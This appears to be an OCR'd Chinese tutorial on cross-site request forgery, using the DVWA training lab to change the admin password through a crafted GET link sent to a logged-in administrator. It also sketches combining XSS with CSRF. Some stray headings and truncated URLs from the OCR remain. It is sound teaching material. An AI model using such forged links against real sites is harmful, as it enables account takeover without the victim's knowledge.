
定义



1.登录正常网站A
2.通过登录验证,在用户C的本地产生正常网站A的Cookie;
此时再去访问网站B(被黑客控制的);黑客通过这个网站向用户C发出了一个请求,这个请求是 访问网站A(让用户C访问A,用户自己是不知道的,而A则认为这是C的正常请求,比如我要转账,我要消费,它一看会话建立了,身份通过验证了;而且就是从用户C这里发出的，而后就执行操作;)

用户C带着 B网站发出的请求带着A网站的cookie访问A;A就认为这是一个正常的请求;A就根据用户的权限处理由B网站发出的请求;黑客句实现了会话劫持的目的;
这个过程里面网站A是有CSRF的漏洞的;
有些网站后台 具有创建管理员账号(或者修改管理员密码这样的功能)这样的功能，要想访问这个页面,得有管理员权限才可以,现在黑客他就想创建管理员 账号,可以通过CSRF让管理员(如果他正在登录网站管理后台),管理员访问了黑客网站,黑客网站通过管理员发出一个请求,让其创建一个管理员账号;或者说把管理员账号改了,这个请求通过管理员登录后台!

实战

DVWA中的CSRF

- 选择low级别的CSRF，在Mysql中查询admin当前的密码：

use dvwa;

select user,password from users where user = 'admin';

- 在CSRF的页面中将管理员密码改为123，可以查看到md5值随之改变。


此时的URL：


http://192.168.80.1/dvwa/vulnerabilities/csrf/?password_new=123&password_conf=123&Change=Change#

```
Enter password: ******
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 12
Server version: 5.0.51b-community-nt-log MySQL Community Edition (GPL)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> use dvwa
Database changed
mysql> use tables;
ERROR 1049 (42000): Unknown database 'tables'
mysql> show tables;
+-----------------+
| Tables_in_dvwa |
+-----------------+
| guestbook       |
| users           |
+-----------------+
2 rows in set (0.00 sec)

mysql>
```

Insecure CAPTCHA


File Inclusion





可以看到其密码用md5加密了!

下面修改密码:(为123)




发现其已经改了:

```
mysql> select user,password from users where user='admin';
+-------+----------------------------------+
| user  | password                         |
+-------+----------------------------------+
| admin | 202cb962ac59075b964b07152d234b70 |
+-------+----------------------------------+
1 row in set (0.00 sec)

mysql>
```

这里CSRF的攻击目的就是更改dvwa的密码;
这里将其url复制下来:


```
1 http://192.168.2.59/dvwa/vulnerabilities/csrf/?password_new=123&password_conf=123&Char
```


这里用的是get方法传密的;
`password_new` 和 `password_conf` (这是确认confirm)
其实这里可以直接把这个url修改也可以，把123对应的几个数字改一波即可！！！
先以管理员权限登录,



下面将这个链接直接发给管理员让其点击:

```
1 http://192.168.2.59/dvwa/vulnerabilities/csrf/?password_new=abcd&password_conf=abcd&Cl
```





发现密码改了,这就是一个典型的csrf攻击!

前提:

1.受害者确实已经登录网址A，并与之建立会话

2.A有这个漏洞

3.受害用户访问这个链接



```
<script src="xxx" >

        </script>

```


这是调用外部 js链接；


XSS与CSRF结合其实就是将xss里面的恶意js设置为修改你的登录密码等恶意行为！(这个方法有一个好处：会神不知鬼不觉改你的密码)

